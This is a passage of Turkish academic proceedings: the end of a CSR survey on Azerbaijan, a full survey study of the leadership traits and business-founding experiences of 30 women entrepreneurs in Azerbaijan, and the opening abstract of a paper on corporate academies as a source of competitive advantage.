Katılımcılara şirket destekleyeceği toplumsal bir konuyu belirlerken hangi kriterlere önem verdiklerini sorduk ve 15 kişi şirket politikası ile bağdaşması, 14 kişi o konuda desteğe ihtiyaç olması, 13 kişi sürdürülebilir bir proje olması ve 13 kişi yatırımın ekonomik iyileştirmeye katkı sağlaması şikkını seçerek cevaplandırıdılar.

Tablo 16. Azerbaycan`da yapılan sosyal sorumluluk projeleri firma imajlarını etkilemesi

Azerbaycan`da yapılan sosyal sorumluluk projeleri firma imajlarını nasıl etkiler?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif Yüzde
olumlu	47	85,5	85,5	85,5
olumsuz	5	9,1	9,1	94,5
etkisiz	3	5,5	5,5	100,0
Toplam	55	100,0	100,0	

Sonuncu sorumuz olan "Azerbaycan`da yapılan sosyal sorumluluk projeleri firma imajlarını nasıl etkiler?" cevabına yüzde %85.5 kişi evet şikkını seçerek olumlu etki gösterdiğini bildirmişlerdir.

Kaynaklar:

- Broomhill, Ray (2007): "Corporate Social Responsibility: Key issues and debates", Don Dunstan paper no.2/2007, Don Dunstan Foundation, retrieved from <http://www.dunstan.org.au/resources/dunstanpapers.html> [accessed 8th September 2008]
- Friedman, M., (1970), 'The Social Responsibility of Business is to Increase its Profits', The New York Times Magazine, September 13, 1970. URL <http://www.umich.edu/~thecore/doc/Friedman.pdf> [accessed 8th October 2008]
- International Finance Corporation (2008): Corporate Social Responsibility. URL <http://www.ifc.org/ifcext/economics.nsf/content/csr-intropage> [accessed 12th November 2008]
- Bayraktaroğlu, G.,İlter, B.Tanyeri, M. (2009). Kurumsal Sosyal Sorumluluk: Pazarlamada Yeni Bir Paradigmaya Doğru, Literatür Yayıncılık, İstanbul, s.7.
- Lez Rayman-Bacchus, Perspectives on Corporate Social Responsibility
- Özgen, E. (2006). "Kurumsal Sosyal Sorumluluk Projeleri", Mavi Ağaç Kültür Sanat Yayıncılık, İstanbul, s.15-178.
- Durmaz, T. (2010). "Kurumsal Sosyal Sorumluluk Faaliyetlerinin Marka Çağrışımı ve Kurumsal İtibar Üzerindeki Etkisi ve Bir İşletme Uygulaması", Yayımlanmamış Yüksek Lisans Tezi, Anadolu Üniversitesi, Sosyal Bilimler Enstitüsü, Eskişehir, s.1-153.

Azerbaycan'da Kadın Girişimcilerin Liderlik Özelliklerinin Analizi

Aytən HÜSEYNOVA* Ülker BAYRAMOVA**

Öz

Tarihsel olarak, kadınlar kurumsal merdiveni tırmanmakta zorluk çekmekte, işi aile sorumlulukları ile dengelemekte ve üst düzey tazminat almakta zorlanmaktadır. Girişimci çabaları boyunca birçok zorluklarla karşılaşsalar bile işletme sahipleri olmayı tercih ederler ve son yıllarda kadınların iş ve ekonomide aktif rol alarak, girişimcilik faaliyetlerinde bulunmalarını görmekteyiz. Ekonomik ve sosyal gelişme her iki cinsiyetin katılımına bağlıdır. Kadınların ekonomik ve sosyal gelişimde bulunmadıkları dönemde bu dengeyi korumak son derece zor olacaktır. Böylece ülke ekonomisini geliştirmek, kadın ve erkeklerin ekonomik katılımı arasındaki cinsiyet farkını kapatmak, yeni iş yerlerini oluşturmak, işsizliği azaltmak için kadınların girişimciliğe teşvik edilmesi gerekmektedir.

Bu araştırmada Azerbaycan perspektifinden kadın girişimcilerin iş faaliyetlerinde nasıl ilerlediğini, sorunlarını hangi yöntemlerle çözdüklerini ve liderlik özellikleri incelenecektir.

Anahtar Kelimeler: Kadın girişimcilik, Liderlik özellikleri

GİRİŞ

Kadınlara yatırım yapan ülkeler ekonomik faydaların ötesinde önemli getiriler görüyorlar. Ekonomik olarak güçlü kadınlar, daha iyi eğitilmiş, daha sağlıklı ailelere, güçlü topluluklara ve azaltılmış ulusal yoksulluğa yol açar.

Azərbaycan'da kadınların hakları resmi olarak erkek haklarıyla eşit olsa da, sosyal ayrımcılık hala bir sorundur. Ülkenin kırsal kesimlerdeki geleneksel sosyal normlar ve ekonomik gelişmenin zayıf olması, ekonomide kadının kısıtlı rol oynamasına ve yasal haklarını kullanmada güçlük çekmelerine neden oluyor. Ekonomiye katkıda bulunmak, başarılarını sağlamak, faaliyetlerini uzun süre sürdürmek ve güçlü rekabete dayanabilmek için kadın girişimcilerin belli yetenek ve özelliklere sahip olmaları gerekmektedir. Geçmişten kalma düşünceler, gelenekler, toplumda zihinsel kalıplaşmış kurallar kadınların yönetmen, lider olmalarına ve oluşmalarına, liderlik özelliklerinin geliştirilmesine engeller koyuyor.

Liderlik seçilen insanlara verilen bir madalya değildir, bizim içimizde bir seçimdir. Liderlik kendini geliştirme, arzu, coşku ve sıkı çalışma sonucunda ortaya çıkar. Liderlik özellikleri kadın girişimcileri iş faaliyetlerinde daha avantajlı hale getirir, işlerinde güçlü rekabeti ve beklenmedik riskleri kendi çıkarlarına dönüştürmelerini sağlar.

Liderlik, insan ilişkilerinde insan gücünün bir kombinasyonunun sonucudur. Başarılı liderin en önemli özelliklerinden biri de topluluğa olan bağlılığı ve kendinden sonra yeni liderler oluşturmaktır. Başarılı liderler faaliyetlerinden elde edilebilecek özel statusdan çok, toplumu geliştirmek arzusunun göstermektedir. Liderlik, olumlu sonuçlara ulaşmanın bir görevidir, başka bir deyişle, olmayacak işleri gerçekleştirmek için mücadele eden bireydir. Lider kendi görevini ve rolünü etkin şekilde yürütmek için toplumun yetkisini kazanmalıdır.

Lider'in görevi sadece toplumun yeteneklerini açığa çıkarmak değil, aynı zamanda genel bir fayda olarak kullanmak, başarılı sonuçlarından sorumlu olmaktır.

KADIN LİDER

Dünyada kadın liderliğinde gelişecek birçok alan var. Bazı faaliyet türleri yalnız kadınlarla yükselebilir ve ekonomide önemli bir rol alabilir. Bu nedenlerle, kadın girişimciliğine destek, ilgi ve dikkat sunmalı ve ekonomik girişimlerde bulunmalarını sağlamalıyız.

Kadın girişimci literatürde, ev dışı bir mekânda, kendi adına kurduğu bir işletmesi olan, bir işletmede tek başına veya çalıştırdığı diğer kişilerle birlikte çalışan veya sahibi olarak ortaklık kuran, iş ile ilgili olarak çeşitli kamu ve özel kuruluşlarla temaslara geçen, işletmenin geleceği ile ilgili planlar yapan, işletmeden elde ettiği kazanç üzerinde söz sahibi olan ve işletmesi adına tüm riski üstlenen kadındır (Soysal,2010).

Tarihin her döneminde lider kadınlar bulunmaktadır, fakat kadın liderliği her zaman tartışılmış ve kadınların liderliğe ait olup olmaması üzerine pek çok fikir ortaya atılmıştır.

Kalkınmış ülkelere bakıldığında, eğer bir ülkede emek eksik ise dışarıdan tedarik edilmektedir. Sermaye eksik ise dışardan kolayca kredi bulunmaktadır. Ham-madde, doğal kaynaklar ve toprak

* DOÇ.DR. Azerbaycan Devlet İktisad Üniversitesi,

**

eksik ise bu da dışarıdan elde edilmektedir. Ancak girişimci eksik olduğu zaman üretim ve yatırım başarılamamaktadır. Bu yüzden yatırımda, üretimde ve ekonomik kalkınmada girişimci faktörü son derece önemlidir (<http://www.gazetebilkent.com/2014/11/09/kalkinmada-girisimcilik-ve-kadin-girisimcilerin-onemi/>).

Kadınların, her ne kadar tarihin her döneminde büyük başarılarla imza attığı görülmüş olsa da, kendini kanıtlaması ve yaşamın bazı alanlarında kendini gösterebilmesi zorlu bir süreç olmuştur. Tarihsel süreç incelendiğinde, modern anlamda kadının iş hayatına atılması ancak sanayi devriminden sonra ortaya çıkmıştır (Türkkahraman & Şahin, 2010: 76).

“Gerekli riskleri alarak yenilik yapmaya çalışan kişi” girişimci olarak tanımlanmaktadır. Girişimcilik konusu ilk kez ekonomik teorinin babası sayılan Cantillon tarafından 1700 lü yıllarda ele almaya başlamıştır (Türkiye Girişimcilik Stratejisi ve Eylem Planı 2014-2016).

Son yirmi yıl içinde iş dünyasının yaşadığı belki de en büyük devrim, kadınların yoğun biçimde iş yaşamına girmesidir. Yine de, çalışan kadın sayısındaki artışa ve iş dünyasında kadınların ağırlığının artmasına karşın üst düzey yönetici ve liderler arasında kadınların sayısı çok fazla değildir (Barutçugil, 2002, s.13-17).

Akıllı şirketler, kadın liderlerin masaya çok şey getirdiğini biliyorlar. Yine de UC Davis tarafından 2011 yılında yapılan bir araştırmada, kadınların yönetim kurulu başkanlarının sadece 9.7 % -ni ve California şirketlerinde üst düzey yönetici pozisyonlarını işgal ettiklerini ortaya koymaktadır.

Bu resimde yanlış olan ne? Ve kadınların kendilerini değiştirmek için ne yapması gerekiyor?

İş dünyasındaki kadın liderler bazen erkek liderlik modelini oynamak zorunda kalıyorlar. Büyük hata. Bunu yaparsan, kendi güçlü yanlarını ve kişisel gücünü feda ediyorsun. Eğer bu tarz bir baskıya maruz kalıyorsanız, kendinizi okuyacağınızı hatırlatın ve sizin için yarattığınız bazı şablonlara uymak yerine kendi duygusal zekanıza güvenin.

Tablo 1. Yönetici ve Lider Özellikleri Arasındaki Karşıtlıklar (Bennis)

Yönetici	Lider
İdarecidir	Yenilikçidir
Tekrarcıdır	Orjinaldir
Devam Ettiricidir	Geliştiricidir
Sistem Ve Yapılar Üzerine Odaklanır	İnsanlar Üzerine Odaklanır
Denetime Güvenir	Dürüsttür, Doğrulara Güvenir
Kısa Vadeli Görüşe Sahiptir	Uzun Vadeli Perspektife Sahiptir
Nasıl Ve Ne Zaman Biçiminde Soru Sorar	Neden Ve Niçin Soruları Önemlidir
Gözlerini Tabanda Gezdirir	Gözlerini Yatay Düzlemde Gezdirir
Klasik Anlamda İyi Askerdir	Kendisidir
Düşünceleri Doğrudur	Doğru Düşüncededir
Mevcut Durumu Kabul Eder	Mevcut Duruma Kafa Tutar

Kaynak: Keçecioğlu, 2003, s.12

1. Araştırma ve neticeler

Azerbaycanda Kadın girişimcilerin liderlik özelliklerini incelemek amacıyla 30 kadın girişimci arasında anket soruşturması geçirdik. Sonuçları inceleyerek bu kanıta vardık.

Tablo2. Yaşınız?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid 18-29	20	66,7	66,7	66,7
30-39	10	33,3	33,3	100,0
Total	30	100,0	100,0	

Ankete katılan toplam 30 kadın girişimcilerin yaşları ile ilgili 20'i 18-29 yaş grubu, 10'u 30-39 yaşa sahip kadınlardır.

Tablo3. Eğitim durumunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid üniversite(devam)	5	16,7	16,7	16,7
ünversite(mezun)	12	40,0	40,0	56,7
yüksek lisans(devam)	6	20,0	20,0	76,7
yüksek lisans(mezun)	7	23,3	23,3	100,0
Total	30	100,0	100,0	

Ankete katılan toplam 30 kadın girişimcilerin % 16.7 eğitim durumu üniversite devam, % 40.0 üniversite mezunu, % 20.0 yüksek lisans devam, % 23.3 yüksek lisans mezunu olduğu tesbitlendi.

Tablo4. Medeni durumunuz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid hiç evlenmedi	17	56,7	56,7	56,7
evli	13	43,3	43,3	100,0
Total	30	100,0	100,0	

Katılımcı kadınların 17'si hiç evlenmedi, 13 kadın ise evli.

Tablo5. Çocuğunuz varmı, varsa kaç çocuğunuz var?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid çocuğum yok	15	50,0	50,0	50,0
1	10	33,3	33,3	83,3
2	5	16,7	16,7	100,0
Total	30	100,0	100,0	

Anket sorğusunu cevaplayan 30 kadın girişimciden % 50,0 çocuğum yok, % 33.3 1 çocuğum, % 16.7 ise 2 çocuğum var yanıtını verdi.

Tablo6. İşletmenizin yaşı?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid 0-2	26	86,7	86,7	86,7

6-8	4	13,3	13,3	100,0
Total	30	100,0	100,0	

Bu soruya katılımcı kadınların 26'sı 0-2 yaş, 4'ü 6-8 yaş yanıtını verdi.

Tablo7. İşletmenizin hukuku yapısını belirtiniz:

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid şahıs işletmesi	25	83,3	83,3	83,3
limited şirket	5	16,7	16,7	100,0
Total	30	100,0	100,0	

Katılımcıların % 83.3 şahıs işletmesi, % 16.7 ise limited şirket olarak yanıtladı.

Tablo8. İşletmenizin faaliyet gösterdiği sektörü belirtiniz:

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid bilgi ve iletişim	13	43,3	43,3	43,3
hizmet	4	13,3	13,3	56,7
imalat	7	23,3	23,3	80,0
konaklama ve yiyecek hizmeti faaliyeti	2	6,7	6,7	86,7
toptan ve perakende ticaret	4	13,4	13,4	100,0
Total	30	100,0	100,0	

Bu soruyu yanıtlayan 30 kadın girişimciden 13'ü bilgi ve iletişim, 4'ü hizmet, 7'si imalat, 2'si konaklama ve yiyecek, 4'ü toptan ve perakende ticaret sektörünü seçti.

Tablo9. İş kurmadan önceki uğraşınız?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid Aynı işi evde yapıyordum	3	10,0	10,0	10,0
Bir işte çalışıyordum (kamu- özel)	17	56,7	56,7	66,7
Eğitim/öğretime devam ediyordum	7	23,3	23,3	90,0
iş arıyordum	3	10,0	10,0	100,0
Total	30	100,0	100,0	

Katılımcıların % 10,0 aynı işi evde yapıyordum, % 56,7 bir işte çalışıyordum (kamu-özel), % 23,3 eğitim/öğretime devam ediyordum, % 10,0 iş arıyordum yanıtlarını bildirdi.

Tablo 10 Ailenizde;anne,baba ve/veya,eşinizden girişimci olan var mı?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid evet	13	43,3	43,3	43,3
hayır	17	56,7	56,7	100,0
Total	30	100,0	100,0	

30 kadın girişimciden 13'ü evet, 17'si hayır yanıtını seçti.

Tablo11. Anneniz çalıştı mı/ çalışıyor mu?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid hayatı boyunca hiç çalışmadı	3	10,0	10,0	10,0
bir yıldan az süreli çalıştı/çalışıyor	9	30,0	30,0	40,0
bir yıldan uzun süreli çalıştı/çalışıyor	18	60,0	60,0	100,0
Total	30	100,0	100,0	

Katılımcıların % 10.0 hayatı boyunca hiç çalışmadı, % 30.0 bir yıldan az süreli, % 60.0 ise bir yıldan uzun süreli çalıştı/çalışıyor söyledi.

Tablo12. Kurduğunuz işle ilgili mesleki deneyiminiz var mı ?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid deneyimim yok	16	53,3	53,3	53,3
0-2 yıl	12	40,0	40,0	93,3
3-5 yıl	2	6,7	6,7	100,0
Total	30	100,0	100,0	

Katılımcılardan 16 kadın deneyimim yok, 12 kadın 0-2 yıl, 2 kadın 3-5 yıl mesleki deneyiminin olduğunu söylüyor.

Tablo13. Mesleki bilgi ve becerilerinizi nasıl kazandınız?(birden fazla seçenek işaretleyebilirsiniz)

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid aileden	5	16,7	16,7	16,7
iş hayatından	10	33,3	33,3	50,0
örgün ve yaygın eğitim yoluyla	9	30,0	30,0	80,0
meslek edindirme proqramları ile(kurs,eğitim vb)	2	6,7	6,7	86,7
diğer	4	13,3	13,3	100,0
Total	30	100,0	100,0	100,0

Kadınların yüksek oranı % 33.3 iş hayatından mesleki bilgi ve becerilerini kazandıklarını, % 30.0 örgün ve yaygın eğitim yoluyla, % 16.7 aileden, % 6,7 proqramları ile(kurs,eğitim vb), % 13.3 diğer şıkkı seçmişler.

Tablo14. Aşağıda başarılı bir girişimci olabilmek için bazı kişilik özellikleri verilmiştir.Bu özelliklere ne ölçekte katıldığınıza verilen ölçeği kullanarak belirtiniz.

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
Risk üstlenebilme yeteneğim vardır	33.3/10	56.7/17	0	10.0/3	0
Kendime güvenim ve cesaretim vardır	56.7/17	43.3/13	0	0	0
Sabırlı ve hoşgörülü bir insanım	56.7/17	30.0/9	13.3/4	0	0
İnsanlarla kolay ve iyi iletişim kurarım	53.3/16	40.0/12	6.7/2	0	0
Yönetim becerisine sahibim	63.3/19	23.3/7	13.3/4	0	0
Aldığım eğitim ve deneyimlerime güvenirim	50.0/15	43.3/13	0	6.7/2	0
Hırslı ve kararlı bir yapım vardır	50.0/15	36.7/11	6.7/2	6.7/2	0
Sorunlara çözüm odaklı yaklaşırım	53.3/16	33.3/10	6.7/2	6.7/2	0
Özverili ve çalışkan bir yapım vardır	70.0/21	30.0/9	0	0	0
Liderlik	56.7/17	36.7/11	6.7/2	0	0
İş yapma (teknik) becerisi	63.3/19	36.7/11	0	0	0

Araştırmaya tabii tutulan kadınların 27'si risk üstlenebilme yeteneğim vardır sorusuna kesinlikle katılıyorum, 3'ü katılmıyorum yanıtını belirtiyor. Tablo 14 den görüldüğü gibi %90 kesinlikle katılıyorum ve katılıyorum şıkkını seçmiş, %10.0 ise katılmıyorum şıkkını belirtmiş.

Tablo 14'ün 2'ci sorusuna 30 kadın kesinlikle katılıyorum , katılıyorum yanıtını vermiş. Diğer 3'cü soruda % 86.7 kesinlikle katılıyorum ve katılıyorum cvapını verirken, % 13.3 kararsızım yanıtını seçti.

Tablo14. 4'cü "İnsanlarla kolay ve iyi iletişim kurarım" sorusuna 28 kişi kesinlikle katılıyorum ve katılıyorum, 2 kişi ise kararsızım şıkkını belirtmiş. Diğer 5'ci soruya katılımcıların % 86.6 yönetim becerisine sahibim diyerek kesinlikle katılıyorum ve katılıyorum yanıtını, % 13.3 ise kararsızım yanıtını verdi.

Tablo 14 ün 6'cı sorusu aldığım eğitim ve deneyimlerime güvenirim sorusuna 28 kadın pozitif kesinlikle katılıyorum ve katılıyorum, 2 kadın ise katılmıyorum diyerek cevapladı

Diğer 7'ci "Hırslı ve kararlı bir yapım vardır" sorusuna 26 kadın kesinlikle katılıyorum ve katılıyorum, 2'si kararsızım ve 2'si katılmıyorum şikkını seçti

Sorunlara çözüm odaklı yaklaşım sorusunu yanıtlayan 30 katılımcıdan 26'sı kesinlikle katılıyorum ve katılıyorum, 2 kadın kararsız, 2 kadın ise katılmadığını belirtti.

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
Ailemin ihtiyaçlarını karşılamak için	13.3/4	43.3/13	6.7/2	23.3/7	13.3/4
Ekonomik bağımsızlığımı kazanmak için	40.0/12	56.7/17	3.3/1	0	0
Kendi işimin patronu olmak için	63.3/19	33.3/10	0	3.3/1	0
Zamanımı değerlendirmek için	26.7/8	40.0/12	16.7/5	6.7/2	10.0/3
Yüksek kazanç elde etmek için	33.3/10	43.3/13	10.0/3	13.3/4	0
İdealimi gerçekleştirmek ve kendimi kanıtlamak	56.7/17	40.0/12	3.3/1	0	0
Bilgi, beceri ve deneyimlerimi değerlendirebilmek	70.0/21	26.7/8	3.3/1	0	0
Mesleğimi yapmak	33.3/10	30.0/9	23.3/7	0	13.3/4
Sosyal statümü yükseltmek, toplumda bir prestij ve ün sahibi olmak	53.3/16	20.0/6	0	20.0/6	6.7/2

İş bulamadığım için girişimde bulundum	6.7/2	20.0/6	6.7/2	23.3/7	43.3/13
Finansal destek ve teşvik verildiği için	20.0/6	20.0/6	6.7/2	23.3/7	30.0/9
Miras yoluyla devraldım veya ailemin işin	0	6.7/2	10.0/3	6.7/2	76.7/23

Özverili ve çalışkan bir yapım vardır diyerek 30 kadın pozitif kesinlikle katılıyorum ve katılıyorum yanıtını verdi.

Liderlik özelliklerinin olduğna 28 kadın kesinlikle katılıyorum ve katılıyorum, 2 kadın ise kararsız olduğunu söyledi.

İş yapma (teknik) becerisi yönünde soruya 30 kişi pozitif olarak yanıtladı kesinlikle katılıyorum ve katılıyorum söyledi.

Tablo15. Aşağıda sizin iş kurma nedenlerine ilişkin bazı ifadeler verilmiştir. Bu ifadelere ne ölçüde katıldığınızı verilen ölçeği kullanarak belirtiniz.

Tablo15 de Ailemin ihtiyaçlarını karşılamak için sorusuna 30 kadından 17'si pozitif kesinlikle katılıyorum ve katılıyorum, 11'i negatif katılmıyorum ve kesinlikle katılmıyorum, 2 kadın ise kararsızım yanıtını verdi.

Tablo15 2'ci sorusuna 29 kişi pozitif kesinlikle katılıyorum ve katılıyorum, 1 kişi kararsız olduğunu belirtti. 3 cü soruda iş kurma nedenlerinin sebebi Kendi işimin patronu olmak ifadesine % 3.3 katılmıyorum, % 96.6 ise pozitif kesinlikle katılıyorum ve katılıyorum yanıtını verdi.

4'cü "Zamanımı değerlendirmek için" nedenine 20 kişi pozitif, 8 kişi negatif ve 2 kişi kararsızım şıkkını seçti. "Yüksek kazanç elde etme" nedenine % 76.6 kişi pozitif, %10.0 kişi kararsızım, 13.3 kişi ise katılmadığını söyledi. 29 kişi idealimi gerçekleştirmek ve kendimi kanıtlamak için nedenine kesinlikle katılıyorum ve katılıyorum seçerken , 1 kişi kararsız olduğunu belirtti.

14 cü tablonun 7'ci sorusuna % 96.7 faiz oranında kişi kesinlikle katılıyorum ve katılıyorum, % 3.3 oranı ise kararsızım şıkkını seçti.

8'ci soru Mesleğimi yapmak diyerek 19 kişi pozitif, 7 kişi kararsızım ve 4 kişi kesinlikle katılmıyorum söyledi.

Diğer Sosyal statümü yükseltmek, toplumda bir prestij ve ün sahibi olmak nedenine % 73.3 oranda kadın pozitif,% 26.7 oranında kadın ise negatif cevapladı. İş bulamadığım için girişimde bulundum nedenine 8 kişi pozitif, 20 kişi negatif cevabı verirken 2 kadın kararsız olduğunu belirtti. Finansal destek ve teşvik verildiği için nedenine % 40 oranında kadın pozitif, % 43.3 oranında negatif ve % 6.7 oranında kadın kararsızlığını bildirdi.

Miras yoluyla devraldım veya ailemin işi diyerek 25 kişi negatif, 3 kişi kararsız ve 2 kişi katıldığını söyledi

Tablo16. Kadın girişimcilerin işletmelerini kurarken karşılaştıkları sorunlara ilişkin bazı ifadeler verilmiştir. Bu ifadelere ne ölçüde katıldığınızı verilen ölçeği kullanarak belirtiniz.

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum

	kesinlikle katılıyorum	katılıyorum	kararsızım	katılmıyorum	kesinlikle katılmıyorum
İşletmemi kurarken hiçbir sorunla karşılaşmadım	6.7/2	6.7/2	16.7/5	40.0/12	30.0/9
İşletmemi kurarken ailevi nedenlerden dolayı sorun yaşadım	13.3/4	10.0/3	6.7/2	56.7/17	13.3/4
İşletmemi kurarken bilgi eksikliği ve tecrübesizliğimden dolayı sorun yaşadım	6.7/2	23.3/7	36.7/11	26.7/8	6.7/2
İşletmemi kurarken bürokratik işlemlerden dolayı sorun yaşadım	0	43.3/13	36.7/11	20.0/6	0
İşletmemi kurarken toplumun olumsuz bakışı, önyargılı tutumlar nedeniyle sorun yaşadım	26.7/8	20.0/6	13.3/4	26.7/8	13.3/4
İşletmemi kurarken yaşadığım sorunların kadın olmamdan dolayı kaynaklandığını düşünüyorum	0	30.0/9	6.7/2	33.3/10	30.0/9
İşletmemi kurarken sermaye temininde sorun yaşadım	23.3/7	43.3/13	6.7/2	26.7/8	0
İşletmemi kurarken personel temininde sorun yaşadım	26.7/8	33.3/10	6.7/2	33.3/10	0

Tablo16. İlk sorusunda 4 kadın kesinlikle katılıyorum ve katılıyorum, 5 kişi kararsızım, 21 kişi katılmıyorum ve kesinlikle katılmıyorum yanıtını verdi; 2'ci sorusunda 7 kadın kesinlikle katılıyorum ve katılıyorum, 2 kadın kararsızım ve 21 kadın ise negatif cevapladı. 3'cü soruda 9 kişi kesinlikle katılıyorum ve katılıyorum, 11 kişi kararsızım, 10 kişi ise katılmıyorum ve kesinlikle katılmıyorum şıkkını belirtti. 4'cü soruda 13 kadın katılıyorum, 11 kadın kararsızım, 6 kadın ise katılmıyorum; 5'ci soruda 14 kişi kesinlikle katılıyorum ve katılıyorum, 4 kişi kararsızım, 12 kişi katılmıyorum ve kesinlikle katılmıyorum yanıtını verdi; 6'cı soruda 9 kişi katılıyorum, 2 kişi kararsızım, 19 kişi katılmıyorum ve kesinlikle katılmıyorum yanıtını verdi; 7'ci soruya 20 kişi kesinlikle katılıyorum ve katılıyorum, 2 kişi kararsızım ve diğer 8 kişi katılmıyorum yanıtını verdi; 8'ci soruda 18 kişi kesinlikle katılıyorum ve katılıyorum, 2 kişi kararsızım ve 10 kişi katılıyorum şıkkını seçti.

Tablo 17. Aylık ortalama kazancınız ne kadar?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid 0-500 azn	14	46,7	46,7	46,7
501-1000 azn	6	20,0	20,0	66,7
1001-1500 azn	9	30,0	30,0	96,7
1501-2000 azn	1	3,3	3,3	100,0
Total	30	100,0	100,0	

Tablo 18. 30 katılımcıdan % 46.7 kadın 0-500 azn, % 20.0 kadın 501-1000 azn, %30,0 kadın 1001-1500 azn, %3,3 kadın ise 1501-2000 azn aylık ortalama kazancı olduğunu belirtti.

Tablo 18. İşletmenizi kurarken sermaye teminini nasıl sağladınız ?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid Kendi birikimim	7	23,3	23,3	23,3
Ailemden borç aldım	9	30,0	30,0	53,3
Çevremden borç aldım	4	13,3	13,3	66,7
Ortak buldum	3	10,0	10,0	76,7
Banka kredisi kullandım	2	6,7	6,7	83,3
Devlet desteği aldım	5	16,7	16,7	100,0
Total	30	100,0	100,0	

Tablo 18. Katılımcılardan 9 kadın Ailemden borç aldım, 7 kadın kendi birikimim, 4'ü Çevremden borç aldım, 3'ü Ortak buldum, 2'si Banka kredisi kullandım ve 5'i devlet desteği aldım cevaplarını vermiştir.

Tablo19. Kendi işinizi kurup çalışmak için eşinizi ve/veya ailenizi ikna etmek zorunda kaldınız mı?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid evet	12	40,0	40,0	40,0
hayır	18	60,0	60,0	100,0
Total	30	100,0	100,0	

Tablo 19. Anketi yanıtlayan kadınların % 40 evet, % 60 hayır yanıtını verdi.

Tablo20. Girişimci olmayı başka kadınlara da tavsiye eder misiniz?

	Frekanslar	Yüzde	Beklenen yüzde	Kümülatif
Valid Evet	26	86,7	86,7	86,7
Hayır	4	13,3	13,3	100,0
Total	30	100,0	100,0	

Tablo 19. Kadın girişimcilerin 26'sı evet, 4'ü hayır yanıtını verdi.

KAYNAKLAR

Türkiye Girişimcilik Stratejisi ve Eylem Planı 2014-2016

Kalkınmada Girişimcilik ve Kadın Girişimcilerin Önemi 2014 <http://www.gazetebilkent.com/2014/11/09/kalkinmada-girisimcilik-ve-kadin-girisimcilerin-onemi/>
SOYSAL, Abdullah (2010). “ Türkiye’de Kadın Girişimciler: Engeller ve Fırsatlar Bağlamında Bir Değerlendirme,” Ankara Üniversitesi SBF Dergisi, 65-1. Tamer, Gülay (2013)
TÜRKKAHRAMAN, M. & ŞAHİN, K. (2010). “Kadın ve Kariyer” Alanya İşletme Dergisi, c.1, S.2, s.s. 75-88
Keçecioğlu, Tamer (2003), Liderlik & Liderler, İstanbul: Okumuş Adam Yayıncılık ve Eğitim Hizmetleri.
Barutçugil, İsmet (2002), İş Hayatında Kadın Yönetici, İstanbul: Kariyer Yayıncılık İletişim Eğitim Hizmetleri Ltd. Şti.

Stratejik Yönetim Sürecinde Rekabet Üstünlüğü Sağlayan Dinamik Yapılar: Şirket Akademileri

Deniz DİRİK*

Burak ÖZDOĞAN**

Öz

İşletmeler, business process reengineering adı verilen yenilenme süreçleri yoluyla rekabet üstünlüğü elde etmek adına McKinsey 7-S modelinin son S'i olan işletme yeteneklerini (skills) iyileştirme ve geliştirme yoluna giderler (Ülgen ve Mirze, 2007). İşletme, değer zincirinin unsurlarından insan kaynaklarını eğitim ve geliştirme faaliyetlerini, vizyonunu ve stratejik planlarını göz önüne alarak ve eğitim-geliştirme planlarını kurum kültürüne entegre ederek kendi bünyesinde oluşturduğu şirket akademilerine devretme yoluna gidebilir. Bu durumda işletme, bilgi sermayesini ve bilgiye yönelik çalışanlarını kurumun felsefine uygun tasarlanmış profesyonel eğitim süreçlerinden geçirerek insana yönelik yatırımlarını üçüncü kurumlara delege etmek yerine kendi stratejik sorumlulukları arasına eklemiş olur. Şirket akademisi fiziki bir oluşumu ifade etmekten öte kurumların öğrenmeyi kurum kültürünün bir parçası haline getirmek ve değişim elemanı rolünü üstlenen birer öğrenen organizasyon olmak için geliştirdikleri stratejik bilgi yönetim sistemidir (Blass, 2005).

Şirket akademisi uygulaması Türkiye'de ilk kez 1999 yılında Mudo Tekstil tarafından hayata geçirilmiş olup son yıllarda uygulamada ve yazında yaygınlaşmış bir stratejik insan kaynakları pratiğidir. Şirket akademisinin ne olduğuna ve genel ilkelerine ilişkin enformasyon mevcut olmakla birlikte şirket akademilerinin stratejik rekabet boyutunun vurgulandığı ve Türkiye uygulamalarının rekabet dinamikleri açısından değerlendirildiği çalışmalara rastlanmamıştır. Bu anlamda bu çalışmanın amacı şirket akademilerinin stratejik yönetim sürecinde rekabet avantajı sağlayan rekabet dinamikleri arasında olup olmadığının ortaya konulmasıdır. Dış alan yazında corporate university (kurum üniversitesi) olarak geçen kavramın Türkiye'deki uygulamalar için kullanımının uygunluğu kıyaslamalar yoluyla belirlenmeye çalışılacak ve kavramın gevşek-dar geldiği noktalar vurgulanarak rekabet üstünlüğü sağlayan dinamik bir süreç olarak şirket akademileri yeni bir denkleme oturtulacaktır.

Anahtar Sözcükler: Stratejik Yönetim, Rekabet Dinamikleri, Şirket Akademileri, Örgütsel Öğrenme, Türkiye

Jel Kod: M12, M54

Corporate Universities As Dynamic Structures Providing Competitive Advantage During Strategic Management Processes

Abstract

Organizations undertake improvement and development initiatives to update their skills, as denominated in the McKinsey acronym of 7S to achieve competitive advantage via business processes reengineering. An organization might choose to delegate the responsibility for training and development of human resources, one of its value chain factors, to corporate universities within itself by incorporating the organization's vision and strategic goals and integrating the training and development plans into the organizational culture. Thereby, the organization subjoins the task of training its own knowledge workers among its strategic priorities via training processes designed in concordance with organizational philosophy rather than passing over the human-oriented investments to tertiary institutions. Corporate university denotes a 